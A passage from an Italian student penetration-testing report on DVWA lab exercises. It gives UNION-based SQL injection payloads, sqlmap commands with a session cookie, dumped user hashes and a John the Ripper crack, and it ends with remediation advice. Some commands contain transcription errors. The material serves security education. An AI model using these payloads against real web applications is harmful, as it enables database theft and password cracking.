



BUILD WEEK II

REPORT

In questa raccolta, presentiamo una panoramica dettagliata di cinque esercitazioni pratiche condotte nel contesto del nostro corso di Cyber Security, focalizzato sul Penetration Testing. Attraverso queste relazioni, immergetevi nell'analisi di vulnerabilità, test di penetrazione e strategie di mitigazione adottate per rafforzare la sicurezza informatica. Ogni report rappresenta un capitolo della nostra ricerca nell'identificare e risolvere sfide cruciali, contribuendo alla formazione di professionisti consapevoli e competenti nel campo della sicurezza informatica.

Amedeo Natalizi, Armando Librera, Corrado Li Quadri, Giulia Salani, Guglielmo Carratello, Maria Flavia Minotti, Michael Bonifazi

Indice interattivo

Cliccando sul titolo si è reindirizzati alla relativa sezione.

Traccia giorno 1: Web App Exploit SQLi.....	3
Contenuto del capitolo, in breve	3
Preparazione ambiente di lavoro	4
Procedura dell'exploit del servizio SQL Database	6
Recupero dell'hash della Password.....	8
Decrittazione dell'Hash con John the Ripper	9
Metodo alternativo con SQLmap	10
Conclusioni.....	13
Remediation Action	14
Traccia giorno 2: Web App Exploit XSS.....	15
Contenuto del capitolo, in breve	15
Preparazione delle macchine	16
Preparazione della web app DVWA	20
Attacco XSS Stored.....	24
Conclusioni.....	33
Remediation Action	33
Traccia giorno 3: System Exploit BOF	35
Contenuto del capitolo, in breve	35
Introduzione.....	36
Descrizione del funzionamento del programma.....	37
Analisi del codice blocco per blocco	39
Esecuzione del programma nel laboratorio e verifica delle ipotesi	42
Modifiche al programma per generare un errore di segmentazione	43
Soluzione 1.....	43
Soluzione 2	44
Conclusioni	46
Remediation Action.....	47
Traccia giorno 4: Exploit Metasploitable con Metasploit.....	49
Contenuto del capitolo, in breve	49
Introduzione.....	51
Spiegazione ambiente di lavoro	52
Preparazione ambiente di lavoro	54
Port scanning con Nmap	55

Vulnerability scanning con Nessus	57
Procedura exploit del servizio SMB tramite Metasploit	63
Conclusioni.....	69
Remediation Action e best practice	70
Traccia giorno 5: Exploit Windows con Metasploit	71
Contenuto del capitolo, in breve	71
Definizione MS17-010	72
Spiegazione ambiente di lavoro	72
Preparazione ambiente di lavoro	74
Preparazione ambiente di lavoro	75
Procedura preliminare exploit vulnerabilità MS17-010	77
Procedura exploit della vulnerabilità MS17-010 tramite Metasploit.....	79
Conclusioni.....	84
Remediation Action	85

Traccia giorno 1: Web App Exploit SQLi

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Requisiti laboratorio Giorno 1:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

Contenuto del capitolo, in breve

Il presente report documenta l'analisi e l'esecuzione di un esercizio pratico sulla sicurezza informatica, focalizzato sull'applicazione web Damn Vulnerable Web Application (DVWA). L'obiettivo di questa attività è mettere in pratica le tecniche apprese durante le lezioni teoriche, concentrandosi sulla vulnerabilità nota come SQL injection (SQLi). In particolare, il nostro compito è sfruttare questa vulnerabilità all'interno di DVWA per recuperare in chiaro la password dell'utente noto come Pablo Picasso.

Per condurre questa esercitazione, il laboratorio è stato allestito con il sistema operativo Kali Linux, il cui indirizzo IP è 192.168.13.100/24, e la macchina virtuale Metasploitable, con indirizzo IP 192.168.13.150/24.

Il livello di difficoltà impostato su DVWA è "LOW", il che significa che dovremo affrontare sfide accessibili ma comunque significative dal punto di vista della sicurezza.

Il report seguirà una struttura logica, partendo dall'analisi della vulnerabilità SQL injection all'interno di DVWA, passando attraverso le fasi di esecuzione dell'attacco e concludendo con le riflessioni sull'importanza della sicurezza delle applicazioni web e sulle pratiche consigliate per mitigare tali minacce.

La trasparenza e la completezza dell'analisi saranno prioritarie per garantire una comprensione approfondita del processo di sfruttamento e delle contromisure possibili.

Preparazione ambiente di lavoro

Impostazione manuale indirizzi IP per Kali Linux e Metasploitable.

Per prima cosa, si è proceduto dai terminali, tramite comando “sudo nano /etc/network/interfaces”, ad usare l'editor di testo “nano”, con privilegio amministrativo (“sudo”), per aprire il file di configurazione di rete (/etc/network/interfaces) delle macchine Kali e Metasploitable.

L'editor ha consentito di impostare i seguenti indirizzi IP (address):

Kali Linux: 192.168.13.100

Metasploitable: 192.168.13.150

È necessario, inoltre, riavviare entrambe le macchine per rendere effettive le modifiche.

Poi, si è proceduto a controllare con il comando “ifconfig” le configurazioni di rete impostate e a testare la connettività di rete fra le due macchine con il comando “ping”, seguito dall'indirizzo IP di una delle due macchine, a seconda del terminale dal quale si faccia partire l'utilità. Il fatto che le macchine scambiassero pacchetti di dati “icmp” significava che comunicavano fra loro e le configurazioni erano state impostate correttamente.

File /etc/network/interfaces delle macchine:

```
# The loopback network interface
auto lo
iface lo inet loopback

# Main Ethernet interface with static IP
auto eth0
iface eth0 inet static
    address 192.168.13.100
    netmask 255.255.255.0
    gateway 192.168.13.1
```

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1
```

Ping tra le macchine:

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.379 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.263 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.361 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.326 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.297 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.377 ms
^C
--- 192.168.13.150 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.263/0.333/0.379/0.042 ms
```

```
(kali㉿kali)-[~]
$
```

```
msfadmin@metasploitable:~$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.424 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.488 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.364 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.359 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=64 time=0.666 ms
--- 192.168.13.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5001ms
rtt min/avg/max/mdev = 0.359/0.596/1.276/0.321 ms
msfadmin@metasploitable:~$
```

Procedura dell'exploit del servizio SQL Database

Si è iniziato aprendo la pagina Vulnerability SQL Injection di DVWA e lanciando il comando volto ad ottenere i nomi delle tabelle che iniziavano con 'user' dal database, con un attacco di tipo UNION per combinare i risultati della query originale con i risultati della nuova query. L'hash (#) alla fine della query è spesso utilizzato per commentare il resto della query e impedire l'esecuzione di eventuali caratteri rimanenti.

Comando:

```
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
```

Spiegazione Comando:

- ❖ '%' è un carattere jolly utilizzato in SQL per rappresentare qualsiasi sequenza di caratteri.
- ❖ '**and 1=0**' è una condizione che non sarà mai vera ('1=0' è sempre falso). Quindi la prima parte della query '%' and 1=0 si assicura che la parte successiva (la seconda query) venga eseguita senza condizioni valide dalla parte originale della query.
- ❖ '**union select null, table_name from information_schema.tables where table_name like 'user%'#**' è la seconda parte della query che tenta di estrarre i nomi delle tabelle dal database utilizzando l'UNION con una query che estrae i nomi delle tabelle dallo schema information_schema dove il nome della tabella inizia con 'user'.

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current selection), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field containing "%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#" and a "Submit" button. Below the input field, the page displays the results of the injection, which are repeated multiple times in red text. Each result shows a query being executed and its corresponding output:

- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: USER_PRIVILEGES
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: user
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users_grouppermissions
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users_groups
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users_objectpermissions
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users_permissions
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users_usergroups
- ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- First name: Surname: users_users

È stato poi eseguito un altro comando, dove la query cercava di estrarre i valori delle colonne first_name, last_name, user, e password dalla tabella users utilizzando un attacco di tipo UNION. Il risultato di questa query sarebbe stato combinato con il risultato della query originale.

Comando:

```
%' and 1=0 union select null, concat(first_name,oxoa,last_name,oxoa,user,oxoa,password) from users #
```

Spiegazione Comando:

- ❖ ‘%’ è un carattere jolly utilizzato in SQL per rappresentare qualsiasi sequenza di caratteri.
- ❖ ‘**and 1=0**’ è una condizione che non sarà mai vera (‘1=0’ è sempre falso). Quindi, come nella query precedente, questa parte assicura che la parte successiva della query venga eseguita senza condizioni valide dalla parte originale della query.
- ❖ ‘**union select null**’ sta introducendo un’operazione di unione tra i risultati della query originale e quelli della nuova query.
- ❖ ‘**concat(first_name,oxoa,last_name,oxoa,user,oxoa,password)**’ è la parte che sta cercando di combinare i valori delle colonne ‘first_name’, ‘last_name’, ‘user’, e ‘password’ dalla tabella ‘users’. La funzione ‘concat’ viene utilizzata per concatenare i valori delle colonne e oxoa rappresenta un carattere di nuova riga (line feed).
- ❖ ‘**from users**’ specifica la tabella dalla quale recuperare i dati, che in questo caso è la tabella ‘users’.
- ❖ ‘#’ è un carattere di commento in SQL, che indica che il resto della query dovrebbe essere ignorato.

Vulnerability: SQL Injection

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

User ID:	<input type="text"/>	Submit
<pre>ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99</pre>		
<pre>ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Gordon Brown gordonb e99a18c428cb38d5f260853678922e03</pre>		
<pre>ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b</pre>		
<pre>ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Pablo Picasso pablo 0d107d09f5bbe40cade3de5c71e9e9b7</pre>		
<pre>ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Bob Smith smithy 5f4dcc3b5aa765d61d8327deb882cf99</pre>		

Recupero dell'hash della Password

Identificazione dell'utente di interesse (Pablo Picasso) ed estrazione dell'hash dalla tabella 'users'

Una volta ottenute le informazioni sensibili dalla tabella 'users', ci si è concentrati sull'utente "Pablo Picasso" e sul recupero della sua password, che era memorizzata in formato hash. L'obiettivo era decifrare la password utilizzando l'utilità John the Ripper.

Tipo di hash utilizzato

Descrizione dell'hash MD5

Il tipo di hash della password è l'hash MD5 (Message Digest Algorithm 5), un algoritmo di hash crittografico progettato per generare un hash di 128 bit (32 caratteri esadecimali) che rappresenta in modo univoco i dati di input. Nel contesto delle password, l'hash MD5 è stato storicamente utilizzato per proteggere le password memorizzate, ma è ormai deprecato per motivi di sicurezza.

Caratteristiche principali dell'hash MD5

Velocità di Calcolo:

L'algoritmo MD5 è noto per essere veloce ed efficiente nei calcoli, il che ha contribuito alla sua popolarità in passato. Tuttavia, questa stessa caratteristica ha reso l'MD5 vulnerabile ad attacchi di forza bruta e attacchi di tabulazione delle tabelle arcobaleno.

Unidirezionalità:

L'operazione di hash è unidirezionale, il che significa che non è possibile risalire al dato di input originale conoscendo solo l'hash. Questa proprietà è fondamentale per la sicurezza delle password.

Collisioni:

MD5 è vulnerabile alle collisioni, dove due insiemi di dati diversi possono produrre lo stesso hash. Questo aspetto rende l'MD5 meno sicuro rispetto ad algoritmi più moderni.

Sicurezza Obsoleta:

A causa delle vulnerabilità note e della capacità di calcolare collisioni in modo più efficiente, MD5 è considerato obsoleto per scopi crittografici. Attualmente, gli algoritmi di hash più sicuri, come SHA-256 e SHA-3, sono raccomandati per la sicurezza delle password.

Decrittazione dell'Hash con John the Ripper

Creazione del File di Testo contenente le informazioni necessarie

Dopo aver individuato l'utente "Pablo Picasso" e ottenuto il suo hash di password, è stato creato un file di testo contenente la seguente stringa:

pablo: od107d09f5bbe4ocade3de5c71e9e9b7

La stringa includeva il nome utente "pablo" seguito dal corrispondente hash della password. Il file di testo è stato salvato con il nome "pablo_pass.txt" per essere utilizzato successivamente con John the Ripper.

Utilizzo di John the Ripper per la Decrittazione

John the Ripper, spesso abbreviato in "John," è un popolare tool open-source utilizzato per il cracking di password. Questo software è progettato per testare la robustezza delle password attraverso l'attacco a dizionario, l'attacco a forza bruta e altre tecniche di decrittazione.

Comando:

```
john --format=raw-md5 --wordlist=rockyou.txt hash.txt
```

Spiegazione comando:

- ❖ ‘**--format=raw-md5**’ Specifica il formato dell'hash che verrà attaccato. In questo caso, indica che l'hash fornito nel file "hash.txt" è in formato raw MD5.
- ❖ ‘**--wordlist=rockyou.txt**’ Specifica il percorso del file di parole (wordlist) da utilizzare durante l'attacco a dizionario. In questo caso, si sta usando il file "rockyou.txt" come lista di parole. Il file "rockyou.txt" è una delle wordlist più utilizzate, contenente una vasta gamma di password comuni.
- ❖ ‘**hash.txt**’ Indica il percorso del file contenente l'hash MD5 che si desidera attaccare.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
1g 0:00:00:00 DONE (2024-01-12 04:55) 50.00g/s 38400p/s 38400c/s 38400C/s jeffrey.. james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

L'attacco all'hash MD5 ha avuto successo ed è stata decrittata la password.

La password in questione è: **letmein**

Metodo alternativo con SQLmap

Definizione del tool

SQLMap è uno strumento open-source specializzato nella rilevazione e sfruttamento di vulnerabilità legate alle SQL injection, un tipo di minaccia comune nelle applicazioni web. Le SQL injection si verificano quando un'applicazione web non valida o filtra correttamente gli input utente inseriti nelle query SQL. Questa vulnerabilità consente agli attaccanti di inserire o manipolare comandi SQL nell'input dell'applicazione, potenzialmente ottenendo accesso non autorizzato al database sottostante.

L'obiettivo principale di SQLMap è automatizzare questo processo di identificazione e sfruttamento delle vulnerabilità SQL injection. Il tool è progettato per analizzare le pagine web dell'applicazione, individuare potenziali punti di iniezione SQL e sfruttare queste vulnerabilità per ottenere informazioni sensibili dal database.

SQLMap opera attraverso una serie di tecniche avanzate per sondare il database estraendo informazioni come nomi di tabelle, colonne e dati contenuti nelle tabelle. Questo è particolarmente utile durante le attività di penetration testing, poiché consente agli esperti di sicurezza di valutare la presenza di vulnerabilità e fornire raccomandazioni per mitigarle.

Procedimento

L'analisi di sicurezza condotta sulla pagina "Vulnerability: SQL Injection" di DVWA attraverso l'utilizzo di sqlmap ha rivelato una potenziale vulnerabilità di SQL injection nel parametro GET 'id'. Si è utilizzato un comando volto a visualizzare la tabella users del database.

Per il corretto funzionamento del tool è stato necessario estrapolare i cookie di sessione. Per estrarre i cookie è stato utilizzato il tool BurpSuite. BurpSuite è uno strumento di sicurezza informatica ampiamente utilizzato per il test delle vulnerabilità nelle applicazioni web, ed è dotato di diverse funzionalità. Il suo componente principale è il "Proxy", che consente agli utenti di intercettare, modificare e ispezionare il traffico web.


Dopo aver intercettato il traffico dell'utente collegato alla DVWA, e utilizzando i cookie della sessione, sono stati lanciati una serie di comandi con SQLmap al fine di recuperare tutti i parametri della tabella "users", tra cui la password dell'utente Pablo Picasso. La password è stata decifrata da SQLmap ed esposta in chiaro.

Comando:

```
sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit"  
--cookie="PHPSESSID=b5e10cf2000dac3169637ea5ef3cboac; security=low" -tables
```

Spiegazione comando:

- ❖ **sqlmap**: È il comando principale dello strumento sqlmap, utilizzato per eseguire test di penetrazione per individuare e sfruttare vulnerabilità di SQL injection.
- ❖ **-u**
"http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit": Questa opzione specifica l'URL di destinazione dell'applicazione web da testare. In questo caso, punta alla tab di DVWA vulnerabile a SQL injection. Il parametro GET 'id' con valore 1 è il punto di ingresso che sta per essere testato.
- ❖ **--cookie="PHPSESSID=b5e10cf2000dac3169637ea5ef3cb0ac; security=low"**: Questa opzione specifica i dati del cookie da includere nella richiesta HTTP. In questo caso, sono inclusi due cookie: PHPSESSID con il suo valore e security con il valore "low". Questi cookie possono essere importanti per simulare una sessione autenticata o impostare uno stato specifico dell'applicazione durante il test.
- ❖ **-tables**: Questa opzione indica a sqlmap di estrarre e visualizzare l'elenco delle tabelle presenti nel database di destinazione. Dopo aver individuato una possibile vulnerabilità di SQL injection, sqlmap cerca di recuperare informazioni sensibili, come l'elenco delle tabelle nel database.



```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="PHPSESSID=b5e10cf2000dac3169637ea5ef3cb0ac; security=low" -tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. There is NO WARRANTY of any kind.
[*] starting @ 03:53:40 /2024-01-24/
[03:54:07] [INFO] fetching database names
[03:54:07] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195'
Database: information_schema
[17 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| USER_PRIVILEGES
| VIEWS
| COLUMNS
| TABLES
| TRIGGERS
+-----+
| Passaggio
Database: dvwa
[2 tables]
+-----+
| guestbook
| users
+-----+
```

The terminal output shows the command being run and the resulting list of tables in the 'information_schema' and 'dvwa' databases. The DVWA application interface is visible in the background, showing the 'Script Security' page with the security level set to 'low'.

Tramite il comando SQLmap è stato possibile visualizzare le tabelle del database DVWA.

Successivamente, tramite un diverso comando, è stato possibile eseguire un test di penetrazione nella tabella 'users' per estrarne i dati.

Comando:

```
sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" -c cookie="PHPSESSID=b5e1ocf2000dac3169637ea5ef3cboac; security=low" -T users -dump
```

Spiegazione comando:

- ❖ **sqlmap**: Il comando principale per eseguire test di penetrazione per identificare e sfruttare vulnerabilità di SQL injection.
- ❖ **-u**
"http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit": Specifica l'URL di destinazione dell'applicazione web da testare. Il parametro GET 'id' con valore 1 è il punto di ingresso per la vulnerabilità di SQL injection.
- ❖ **--cookie="PHPSESSID=b5e1ocf2000dac3169637ea5ef3cboac; security=low"**: Fornisce i dati del cookie da includere nella richiesta HTTP. Questi cookie possono essere utilizzati per simulare una sessione autenticata o impostare uno stato specifico dell'applicazione durante il test.
- ❖ **-T users**: Specifica il nome della tabella nel database di destinazione da cui recuperare i dati. In questo caso, si sta cercando di estrarre dati dalla tabella 'users'.
- ❖ **-dump**: Indica a sqlmap di eseguire un dump (estrarre) dei dati dalla tabella specificata. Questo comando restituisce i dati contenuti nella tabella 'users' nel formato desiderato.

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.50.103/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.50.103/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.50.103/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fc69216b (charley)	Me	Hack
4	pablo	http://192.168.50.103/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.50.103/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Conclusioni

In conclusione, questa esperienza pratica di analisi di sicurezza informatica su Damn Vulnerable Web Application (DVWA) ha fornito un'opportunità significativa per applicare le conoscenze teoriche acquisite riguardo alle vulnerabilità SQL injection. Attraverso l'utilizzo di tecniche di sfruttamento, si è dimostrato come un attaccante potrebbe manipolare una web application vulnerabile per ottenere accesso non autorizzato e recuperare informazioni sensibili.

La scoperta e l'analisi della vulnerabilità SQL injection all'interno di DVWA hanno permesso di evidenziare l'importanza cruciale della sicurezza delle applicazioni web. Le fasi di esecuzione dell'attacco hanno illustrato il percorso attraverso cui un potenziale aggressore potrebbe sfruttare tale vulnerabilità per accedere ai dati sensibili dell'utente.

L'implementazione di buone pratiche di sicurezza delle applicazioni web è essenziale per mitigare minacce come le SQL injection. La trasparenza dell'analisi, la comprensione delle tecniche utilizzate e l'adozione di misure di sicurezza adeguate sono elementi fondamentali per garantire la protezione delle applicazioni e dei dati degli utenti.

Inoltre, l'esperimento con John the Ripper ha sottolineato l'importanza di utilizzare password robuste e la necessità di adottare misure di sicurezza avanzate, come l'hashing sicuro e l'utilizzo di wordlist per testare la resistenza delle password.

In conclusione, la sicurezza informatica richiede un approccio proattivo e continuo per affrontare le sempre crescenti minacce nel panorama digitale, e la consapevolezza di tali minacce è essenziale per sviluppare e mantenere applicazioni web sicure e resilienti.

Remediation Action

Per mitigare le vulnerabilità che hanno permesso l'esecuzione di un attacco SQL Injection e la successiva decrittazione della password, si raccomandano le seguenti azioni di mitigazione:

Input Validation e Sanitization:

Implementare controlli rigorosi di convalida e sanificazione dell'input utente per prevenire attacchi di SQL Injection. Utilizzare prepared statements e parametrized queries per mitigare i rischi.

Utilizzo di Password Hash Robusti:

Memorizzare le password in formato hash utilizzando algoritmi di hash robusti e aggiungere salt (valori casuali unici) per ciascuna password. Questo rende più difficile la decrittazione delle password anche in caso di compromissione del database.

Monitoraggio Continuo:

Implementare un sistema di monitoraggio continuo per rilevare attività sospette o tentativi di exploit. Monitorare i log di sistema per individuare eventuali intrusioni.

Aggiornamenti e Patch:

Mantenere il sistema operativo e le applicazioni aggiornati con le ultime patch di sicurezza per mitigare le vulnerabilità note.

L'implementazione di queste azioni può contribuire significativamente a rafforzare la sicurezza del sistema e prevenire futuri incidenti di sicurezza.

Traccia giorno 2: Web App Exploit XSS

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad un Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Contenuto del capitolo, in breve

Il seguente report dettaglia l'attacco XSS stored condotto tramite la macchina Kali Linux verso la web app vulnerabile DVWA della macchina Metasploitable 2.

Data la natura didattica dell'attività di Pentesting, la stessa è avvenuta nell'ambito di un ambiente di lavoro virtualizzato e protetto, sfruttando le VM (macchine virtuali) Kali Linux e Metasploitable, il cui settaggio degli indirizzi IP statici ha rappresentato il primo step preliminare al PT.

L'attacco è stato svolto nella tab apposita della DVWA ed è stato prima effettuato con un settaggio di sicurezza di livello LOW e poi, nonostante non fosse richiesto dalla consegna, è stato esplorato anche il livello medium (dove l'attacco è avvenuto con successo) e il livello high (dove l'attacco si è rivelato impossibile).

Nonostante si tratti di una attività simulata con macchine virtuali dedicate, si è comunque proceduto a fornire una serie di best practice e remediation action: misure di sicurezza consigliate per limitare, se non per eliminare del tutto, il rischio di un attacco XSS stored a una web app.

Preparazione delle macchine

Introduzione

In questo progetto, le macchine coinvolte sono **Kali Linux** e **Metasploitable**, rispettivamente **macchina attaccante e macchina target**.

Poiché l'attacco andava effettuato in modalità internal, affinché le macchine potessero comunicare era necessario che fossero sulla stessa rete.

